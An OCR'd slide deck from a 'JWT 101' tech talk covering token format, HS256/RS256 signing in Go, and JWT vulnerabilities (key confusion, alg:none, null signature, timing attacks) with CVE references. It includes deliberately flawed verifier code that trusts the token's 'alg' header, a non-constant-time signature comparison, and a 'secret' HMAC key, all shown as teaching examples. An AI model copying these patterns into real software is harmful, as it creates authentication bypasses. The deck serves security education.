techcamp

JWT 101

agenda

- jwt basics
- token format
- signing algorithms
- common vulnerabilities
- timing attacks
- best practises

techcamp


1. Introduction

JSON Web Token (JWT) is a compact claims representation format intended for space constrained environments such as HTTP Authorization headers and URI query parameters. JWTs encode claims to be transmitted as a JSON [RFC7159] object that is used as the payload of a JSON Web Signature (JWS) [JWS] structure or as the plaintext of a JSON Web Encryption (JWE) [JWE] structure, enabling the claims to be digitally signed or integrity protected with a Message Authentication Code (MAC) and/or encrypted. JWTs are always represented using the JWS Compact Serialization or the JWE Compact Serialization.

The suggested pronunciation of JWT is the same as the English word "jot".

techcamp

jwt basics | session based authentication flow



techcamp


Session based authentication

→ It’s stateful
→ Easy to implement w/ frameworks
→ Works best for SSR browser applications
→ Does not work cross-origin
→ Not a good pick for (RESTful) APIs

TC/2022

techcamp

jwt basics | authentication flow w/ JWT



Authentication w/ JWT

→ It’s stateless
→ Takes more effort to implement
→ Good pick for APIs and non-browser applications
→ Can be used for browser cross-origin requests

techcamp

Header

… type, algorithm, etc.


Claims

… expiration, scopes, custom attributes, etc.

Signature

… to verify token integrity

token format | encoded



token format | decoded


```
eyJ0eXAiOiJKV1QiLCJhbGciOi
JIUzI1NiJ9.eyJhdWQiOiJ0ZWN
oY2FtcC5oYW1idXJnIiwianRpI
joiOTZmNzBkODkiLCJpYXQiOjE
2NjEzMzAzMDgsIm5iZiI6MTY2M
TMzMDMwOCwiZXhwIjoxNjYxMzM
3NTA4LCJzdWIiOiJtLnJlaWNoZ
WwiLCJpc3MiOiJpZC50ZWNoY2F
tcC5oYW1idXJnIn0.mKdydmAO5
Mh6bHFBtguwLAdLtxIR3oczRl7
hCjsiK0w
```

```
{
    "typ": "JWT",
    "alg": "HS256"
}
```

```
{
    "aud": "techcamp.hamburg",
    "jti": "96f70d89",
    "iat": 1661330308,
    "nbf": 1661330308,
    "exp": 1661337508,
    "sub": "m.reichel",
    "iss": "id.techcamp.hamburg"
}
```

techcamp

Header and claims are not encrypted!

→ Do not include any confidential information

techcamp

The JWT itself is a secret!

→ Treat it like one

→ Never send via insecure channels, use TLS

→ Do not pass it around in URL query parameters

techcamp


```
{
    "typ": "JWT",
    "alg": "HS256"
}
```

```
{
   "aud": "techcamp.hamburg",
   "jti": "96f70d89",
   "iat": 1661330308,
   "nbf": 1661330308,
   "exp": 1661337508,
   "sub": "m.reichel",
   "iss": "id.techcamp.hamburg"
}
```

```
mKdydmAO5Mh6bHFBtguwLAdLtxIR3oczRl7hCjsiK0w
```


HMAC + SHA256

Hash-Based Message Authentication Codes

+

Secure Hash Algorithm (256bit)

techcamp

Symmetric signing
HS256, HS384 & HS512

→ Issuer (signing side) and verifier need the same shared secret (signing key)

signing algorithms | HS256 code example

```go
func Sign() string {
  // shared "secret"
  hasher := hmac.New(sha256.New, []byte("secret"))

  // header (base64 encoded)
  hasher.Write([]byte("eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9"))
  // separator
  hasher.Write([]byte("."))
  // claims (base64 encoded)
  hasher.Write([]byte("eyJhdWQiOiJ0ZWNoY2FtcC5oYW1idXJnIiwianRpIjoiOTZmNzBk" +
    "ODkiLCJpYXQiOjE2NjEzMzAzMDgsIm5iZiI6MTY2MTMzMDMwOCwiZXhwIjoxNjYxMzM3NT" +
    "A4LCJzdWIiOiJtLnJlaWNoZWwiLCJpc3MiOiJpZC50ZWNoY2FtcC5oYW1idXJnIn0"))

  // returns "mKdydmAO5Mh6bHFBtguwLAdLtxIR3oczRl7hCjsiK0w"
  return base64.RawURLEncoding.EncodeToString(hasher.Sum(nil))
}
```

techcamp

Do not use weak passphrases!

→ A passphrase should be as long as the hash algorithms key size

E.g. SHA256 (=256 bit) ⇒ 32 Byte

techcamp

Asymmetric signing

→ RS256, RS384, RS512

RSA (Rivest-Shamir-Adleman) w/ PKCS#1 (Public-Key Cryptography Standards) v1.5 + SHA

→ ES256, ES384, ES512

ECDSA (Elliptic Curve Digital Signature Algorithm) w/ SHA

→ PS256, PS384, PS512

RSASSA-PSS (Probabilistic Signature Scheme) w/ SHA

techcamp

signing algorithms | RS256 code example

```go
func Sign() string {
  hasher := sha256.New()
  hasher.Write([]byte(`eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9`)) // header
  hasher.Write([]byte(`.`))                                    // separator
  hasher.Write([]byte(`eyJhdWQiOiJ0ZWNoY2FtcC5oYW1i…`))        // claims

  block, _ := pem.Decode([]byte(`-----BEGIN RSA PRIVATE KEY-----…`))
  rsaKey, _ := x509.ParsePKCS1PrivateKey(block.Bytes)
  signature, _ := rsa.SignPKCS1v15(
    rand.Reader,
    rsaKey,
    crypto.SHA256,
    hasher.Sum(nil))

  return base64.RawURLEncoding.EncodeToString(signature)
}
```

signing algorithms | RS256 code example


```go
func Verify(signature string) error {
  sig, _ := base64.RawURLEncoding.DecodeString(signature)

  hasher := sha256.New()
  hasher.Write([]byte(`eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9`)) // header
  hasher.Write([]byte(`.`))                                    // separator
  hasher.Write([]byte(`eyJhdWQiOiJ0ZWNoY2FtcC5oYW1i…`))        // claims

  block, _ := pem.Decode([]byte(`-----BEGIN PUBLIC KEY-----…`))
  rsaKey, _ := x509.ParsePKCS1PublicKey(block.Bytes)

  return rsa.VerifyPKCS1v15(rsaKey, crypto.SHA256, hasher.Sum(nil), sig)
}
```

techcamp

What is it good for?

A valid signature can proof that a token

→ has been issued by a trusted entity

→ and has not been modified

What it cannot provide?

A valid signature does not proof that a token


→ has not already been expired

→ has been revoked or invalidated


→ is valid for a certain purpose

techcamp

What could possibly go wrong?



common vulnerabilities | example setup



id.silpion.de

```
GET /.well-known/certs/public-key.pem
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAv8kyXVj3JfG0YlA3oJRA
BCniUoLdsZI6O8w025kB2U8frMSDt1hj393MOXWcOvNHp30tRE5yh9RaDJrZHmP3
DQIDAQAB…
-----END PUBLIC KEY-----
```

```
POST /oauth/token
{
   "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9…",
   "token_type": "Bearer",
   "issued_at": 1661937512,
   "expires_in": "7200"
}
```

```
{
   "typ": "JWT",
   "alg": "RS256"
}
```

```
file:///certs/private-key.pem
-----BEGIN RSA PRIVATE KEY-----
G9w0BAQEFAAOCAQ8AMIIBCgKCAQEAv8kyXVj3JfG0YlA3oJRAMIIBIjANBgkqhki
O8w025kB2U8frMSDt1hj393MOXWcOvNHp30tRE5yh9RaDJrZHmP3BCniUoLdsZI6
AQABDQID…
-----END RSA PRIVATE KEY-----
```


common vulnerabilities | code example

```go
func Verify(token string) error {
  header, _ := MustDecode(token)
  resp, _ := http.Get(`https://id.silpion.de/.well-known/certs/public-key.pem`)
  body, _ := io.ReadAll(resp.Body)
  key := bytes.NewBuffer(body).String()

  return MustGetVerifierFor(header["alg"].(string), key).Verify(token)
}

func MustGetVerifierFor(algo, key string) Verifier {
  switch algo {
  case "HS256":
     return NewHMACVerifier(key, sha256.New())
  case "RS256":
     return NewRSAVerifier(key, sha256.New())
  // etc, etc...
  }

  panic("unsupported algorithm")
}
```

techcamp

Key Confusion Attack

https://github.com/nov/jose-php (CVE-2016-5431)



alg:none Attack

https://github.com/auth0/node-jsonwebtoken (CVE-2015-9235)


common vulnerabilities | RFC 7519 #8

Some applications may include case-insensitive information in a case-sensitive value, such as including a DNS name as part of the "iss" (issuer) claim value. In those cases, the application may need to define a convention for the canonical case to use for representing the case-insensitive portions, such as lowercasing them, if more than one party might need to produce the same value so that they can be compared. (However, if all other parties consume whatever value the producing party emitted verbatim without attempting to compare it to an independently produced value, then the case used by the producer will not matter.)

8. Implementation Requirements

This section defines which algorithms and features of this specification are mandatory to implement. Applications using this specification can impose additional requirements upon implementations that they use. For instance, one application might require support for encrypted JWTs and Nested JWTs, while another might require support for signing JWTs with the Elliptic Curve Digital Signature Algorithm (ECDSA) using the P-256 curve and the SHA-256 hash algorithm ("ES256").

Of the signature and MAC algorithms specified in JSON Web Algorithms [JWA], only HMAC SHA-256 ("HS256") and "none" MUST be implemented by conforming JWT implementations. It is RECOMMENDED that implementations also support RSASSA-PKCS1-v1_5 with the SHA-256 hash algorithm ("RS256") and ECDSA using the P-256 curve and the SHA-256 hash algorithm ("ES256"). Support for other algorithms and key sizes is OPTIONAL.



techcamp

Null Signature Attack

https://github.com/ServiceStack/ServiceStack (CVE-2020-28042)

techcamp

Timing Attack


https://github.com/apache/mesos (CVE-2018-8023)

```
public final boolean verify(byte[] digest, byte[] signature)
{
    return Arrays.equals(digest, signature);
}
```

